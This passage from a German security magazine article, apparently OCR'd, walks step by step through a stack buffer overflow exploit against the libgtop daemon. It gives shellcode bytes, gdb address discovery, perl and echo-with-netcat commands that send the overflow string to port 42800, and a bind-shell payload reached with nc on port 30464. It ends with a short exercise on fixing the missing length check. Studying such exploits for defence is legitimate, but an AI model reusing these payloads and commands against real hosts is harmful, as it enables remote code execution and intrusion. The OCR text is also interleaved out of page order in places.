Die Adresse wurde zwar mit dem von uns angegebenen Wert überschrieben, der aber umgekehrt wurde (anstatt unseres `0x11223344` ist auf dem Stack `0x44332211` erschienen). Es ergibt sich daraus, dass x86 im *little endian* Modell arbeitet (niederwertige Bytes werden vor den höherwertigen gespeichert), also müssen wir die Adresse auch umgekehrt angeben. Wo wir schon da sind, überprüfen wir die Adresse des Buffers `buf[]`:

```
(gdb) print &buf
$1 = (char (*)[1024]) 0xbffff440
```

Für alle Fälle sehen wir uns noch den Inhalt des Speichers ab dieser Adresse an (um uns zu vergewis-




Abbildung 8. *Die Kette zum Überlauf des Buffers überschreibt den Stack, darunter die Rückkehradresse aus der Funktion; diesmal haben wir Glück – die Grenzen zwischen Wörtern in der überschreibenden Kette und auf dem Stack decken sich*




Abbildung 9. *Die Kette, die den Buffer überläuft, überschreibt den Stack, darunter auch die Rückkehradresse aus der Funktion; Pech gehabt – die Grenzen zwischen Wörtern in der überschreibenden Kette und auf dem Stack decken sich nicht, also wird die Adresse mit einem inkorrekten Wert überschrieben*

Bufferoverflow unter FreeBSD

Einer unserer Betatester, Paweł Luty, hat die im Artikel beschriebenen Übungen (Bufferoverflow in den Programmen *stack_1.c* und *stack_2.c*) unter FreeBSD durchgeführt. Hier sind seine Beobachtungen:

Die im Text besprochenen Metoden haben funktioniert. Ich musste bloß die Programme stack_1.c und stack_2.c bearbeiten, indem ich den Shellcode durch:

```
\xeb\x0e\x5e\x31\xc0\x88\x46\x07
\x50\x50\x56\xb0\x3b\x50\xcd
\x80\xe8\xed\xff\xff\xff/bin/sh
```

ersetzt habe. Problematisch war das Kommando echo, das unter FreeBSD die Option `-e` *nicht bereit stellt – stattdessen kann jedoch Perl angewendet werden.*

Ich habe auch bemerkt, dass (so-weit es Tabelle 1 angeht) die Bufferadresse bei aufeinander folgenden Aufrufen des Programms unter FreeBSD 5.1-RELEASE-p10 konstant bleibt.



sern, dass sich unsere Kette wirklich dort befindet):

```
(gdb) x/24 buf
```

Alles sieht korrekt aus – zuerst eine lange Reihe von *nops*, dann der Shellcode und eine Reihe der Adressen. Jetzt wählen wir und merken uns eine Adresse vom Anfang des *nop*-Bereichs, beispielsweise `0xbffff500`. Wir überschreiben damit die Rückkehradresse aus der Funktion. Wir beenden die Debugger-Sitzung mit dem Befehl *quit* oder mit der Tastenkombination [*Ctrl*]+[*D*].

Aus der Debugger-Sitzung haben wir also erfahren, dass die Rückkehradresse aus der fehlerhaften Funktion tatsächlich überschrieben wird; wir müssen bloß daran denken, die einzelnen Bytes in der Überlaufkette in umgekehrter Reihenfolge zu platzieren. Die Adresse, mit der die weitere Ausführung des Codes beginnen soll, ist die Adresse aus dem Anfang des *nop*-Bereichs, `0xbffff500`. Wir können jetzt also die endgültige Kette aufbereiten, die wir dem *libgtop*-Daemon zusenden, damit er eine Shell für uns öffnet. Unterwegs können wir allerdings noch mit einem kleinen Problem konfrontiert werden.

Ein kleiner Exkurs

Sehen wir uns Abbildung 8 an. Sie zeigt, wie die Adressen eine nach der anderen im Speicher den Stack überschreiben, darunter auch die Rückkehradresse aus der Funktion. Mit solch einer Situation haben wir schon zu tun gehabt – in unserer Kette haben wir die Adresse 1234 mehrmals wiederholt, so dass die Rückkehradresse mit diesem Wert überschrieben wurde.

Es konnte aber anders aussehen – siehe Abbildung 9. Dann haben wir weniger Glück und die Kette beginnt im Buffer ein Byte weiter als vorausgesetzt. Die Rückkehradresse wird dabei durch den Wert 2341 ersetzt. Wir können das mit dem Debugger (wie in Listing 13) beobachten. Wenn der Befehl `x $ebp+4` nach der Ausführung der Zeile, wo die Adresse überschrieben wird,

Funktioniert die beschriebene Methode in der Praxis?

Für die obigen Versuche haben wir perfekt komfortable Bedingungen gehabt – wir konnten ihre Effektivität am selben System überprüfen, an dem sie durchgeführt worden sind. Daher war uns die Adresse des vorgeschobenen Shellcodes im Speicher bekannt. In einer realen Situation müssen wir damit rechnen, dass keine Versuche am angegriffenen Rechner möglich sind. Bedeutet das nicht, dass der Shellcode unter einer anderen Adresse landet und der ganze Angriff somit scheitert? Man könnte meinen, dass die Adresse des Arrays `buf[]` auf allen Rechnern dieselbe ist. Der Stack beginnt immer ab `0xc0000000`, und die Zahl und Umfang der dort abgelegten Variablen hängen nur vom Programm selbst, und nicht von Bibliotheken bzw. von der Kernelversion ab.

Damit wir uns aber nicht nur auf gesunden Menschenverstand zu verlassen haben, wurde ein Versuch durchgeführt: In der Datei *gnuserv.c* wurde eine Zeile hinzugefügt, die direkt nach dem Überlauf des Buffers seine Adresse anzeigt:

```
printf("\nBufferadresse: 0x%x\nn", &buf);
```

Das modifizierte Programm wurde auf vier verschiedenen Rechnern gestartet. Die ausgegebenen Adressen sind in Tabelle 1 zusammengefasst. Offenbar kann der Shellcode unseren Hoffnungen entgegen unter einer anderen Adresse als auf unserem Rechner landen. Was kann der Grund dafür sein?

Die Ursache, warum die Adresse des Arrays `buf[]` auf den zwei letzten Rechner bei jedem Programmstart unterschiedlich ist, sind Kernelkorrekturen, deren Zweck eben das Erschweren von Angriffen ist, die auf dem Überlauf von StackBuffern basieren. Der Unterschied zwischen dem ersten und dem zweiten Rechner kann aus vielen Gründen folgen – etwas daraus, dass Umgebungsvariablen auf dem Stack gespeichert werden; dies stellen wir mit dem Befehl:

```
$ export XXX=XXXXXXXXXXXXXXXXXX
```

fest, nach dem wir die Adresse von `buf[]` erneut überprüfen.

Aus diesem Experiment ergeben sich zwei Schlüsse. Erstens sollte die bösartige Kette, die für den Überlauf sorgt, aus der Angreifersicht möglich viele *nops* enthalten, und die überschriebene Rückkehradresse sollte sich irgendwo gegen Mitte des ganzen Bereichs befinden. Auf diese Art und Weise kann der Angriff erfolgreich sein, auch wenn sich (wie hier) die Bufferadresse um mehrere hundert Bytes verschiebt (Bemerkung: Dabei ist nicht zu vergessen, dass, wenn der Adressenbereich zu kurz ist, die Probleme aus dem in der kommenden Ausgabe publizierten Artikel *Shellcode mit Python* auftreten können). Zweitens kann man sich – vom Standpunkt des Administrators – gegen solche Angriffe (mehr oder weniger effektiv) absichern; hier wäre beispielsweise das Projekt *grsecurity* von Interesse.

Über eine andere, elegantere, raffinierte und wirksame Methode, dieses Problem zu beseitigen, schreibt Marcin Wolak in seinem Artikel *Ein Exploit für Windows 2000*.

Tabelle 1. *Die Adresse des Buffers buf[] in untersuchten Systemen*

System	Adresse des Buffers `buf[]`
Debian *testing*, Kernel 2.4.21	`0xbffff480`
Suse, Kernel 2.6.4-54.5	`0xbffff180`
Aurox 9.4	verschiedene Adressen bei jedem Start, beispielsweise `0xbfffe6d4`
Mandrake, Kernel 2.4.22-1.2149.nptl	verschiedene Adressen bei jedem Start

unseren Wert anzeigt, der aber um ein, zwei oder drei Bytes verschoben ist, haben wir es eben mit dieser Situation zu tun. Dann müssen wir einige Zeichen an unsere Kette anhängen, so dass sich die Adressgrenzen darin mit den Wortgrenzen auf dem Stack decken (wie in Abbildung 8):

```
$ echo -e "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`-\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Der Angriff

Jetzt bereiten wir eine Kette vor, die die Rückkehradresse aus der Funktion mit dem Wert überschreibt, den wir mit dem Debugger ermittelt haben – `0xbffff500`. Das letzte Adressbyte ist aber `0x00`, und wenn wir ein Argument mit einem Nullbyte an das Programm überreichen, betrachtet es dieses Byte als das Ende der Testkette. Wir benutzen also die Adresse `0xbffff501`. Ohne zu vergessen, dass Bytes im Speicher im *little endian* Modell umgekehrt angeordnet sein müssen (zuerst das niederwertige, dann das höherwertige Byte), erstellen wir eine neue Hilfsdatei mit Adressen:

```
$ perl -e \
  'print "\x01\xf5\xff\xbf"x500' \
  > address.dat
```

Jetzt können wir *libgtop_daemon* in der ersten Konsole starten:

```
$ libgtop_daemon -f
```

und unsere Kette aus der zweiten Konsole an den Port 42800 senden:

```
$ echo -e "MAGIC-1\n1201\n"\
  `head -c 579 nop.dat`\
  `cat shellcode.dat`\
  `head -c 576 address.dat` \
  | nc 127.0.0.1 42800
```

Wenn wir alles richtig gemacht haben, wird in der ersten Konsole (wo *libgtop* arbeitet) eine Shell geöffnet.

Wie das Wissen praktisch umgesetzt werden kann

Jetzt, wo wir schon wissen, wie das löchrige Programm *libgtop* gezwungen werden kann, den von uns vorgeschobenen Code auszuführen, überlegen wir uns, wie wir das Wissen in der Praxis bei Penetrationstests einsetzen können.

Stellen wir uns vor, dass wir erfahren haben, dass unser Opfer die fehlerhafte Version von *libgtop* verwendet. Wir können dann an den Port 42800 an ihrem Rechner die präparierte Kette senden. Allerdings hat das, was wir gerade getan haben (ein Fernsystem gezwungen, eine lokale Shell zu öffnen), wenig Sinn – außer dem Erfüllungsgefühl, weil sich der angegriffene Rechner seltsam zu verhalten beginnt, erreichen wir nichts. Wir brauchen eher eine Shell, die an einen bestimmten Port angeschlossen ist; dann können wir (mit *netcat*) eine Verbindung hierzu aufbauen und Befehle auf dem Fernsystem ausführen lassen. Dazu brauchen wir einen anderen Shellcode, der dies (auf dem angegriffenen Rechner gestartet) gewährt. Auch solch ein Shellcode (siehe Listing 14) ist im Internet zu finden. Laut Beschreibung stellt dieser Code die Shell am Port 30464 bereit.

Ähnlich wie vorher (Listing 11) platzieren wir den Shellcode in der Datei *shellcode.dat*. Dann müssen wir, da sich die Länge des Shellcodes geändert hat, die Größen der *nops* und Adressenbereiche modifizieren, so dass die Kette stets eine Gesamtlänge von 1200 aufweist. Der Befehl *wc* informiert uns, dass der neue Shellcode 177 Zeichen lang ist. Für die *nops* und die Adressen bleiben also jeweils 523 und 500 Bytes.

Führen wir noch ein Experiment durch. In einer Konsole starten wir *libgtop_daemon*:

```
$ libgtop_daemon -f
```

Aus der zweiten senden wir die Kette (mit dem neuen Shellcode) an den Port 42800 des Rechners, wo der *libgtop*-Server arbeitet (in unserem Fall – des Localhosts):

```
$ echo -e "MAGIC-1\n1201\n"\
  `head -c 523 nop.dat`\
  `cat shellcode.dat`\
  `head -c 500 address.dat` \
  | nc 127.0.0.1 42800
```

Anschließend bauen wir eine Verbindung zum Port 30464 am Opferrechner aus einer dritten Konsole heraus auf:

```
$ nc 127.0.0.1 30464
```

Nachdem die Verbindung hergestellt worden ist, können wir im angegriffenen System fernarbeiten.


Natürlich kann dasselbe Experiment in einer realistischeren Umgebung erfolgen, indem wir *libgtop_daemon* auf einem Rechner starten, und den Angriff von einem anderen durchführen. Dann ist 127.0.0.1 beim Abschicken der präparierten Überlaufkette und beim Aufbau der Verbindung zum vom Shellcode geöffneten Port natürlich durch die IP-Adresse des angegriffenen Hosts zu ersetzen.

Hausaufgabe

Wohlgemerkt lässt ein nachlässig geschriebenes Programm den Eindringling den bösartigen Code von einem anderen System ausführen. Es entsteht die Frage: Wie ist der Code umzuarbeiten, damit er sicher wird? Die Ursache für das Leck ist die Tatsache, dass so viel Daten im Buffer gespeichert werden, wie viel der Benutzer eingibt, ohne dass ihre Länge überprüft wird. Es sollte also helfen, ein Bedingungskonstrukt in den Code zu integrieren, das überprüft, ob die Länge des Inhalts von `auth_data_len` die Bufferkapazität nicht überschreitet und ihn gegebenenfalls beschneidet. Diese Modifizierung und die Tests, ob der korrigierte Code gegen den Bufferoverflow abgesichert ist, überlasse ich als Übung den Interessierten unter Ihnen. ■

php solutions

WYDAWNICTWO Software



www.phpsolmag.org

Alles was Sie brauchen um eine Webseite zu erstellen.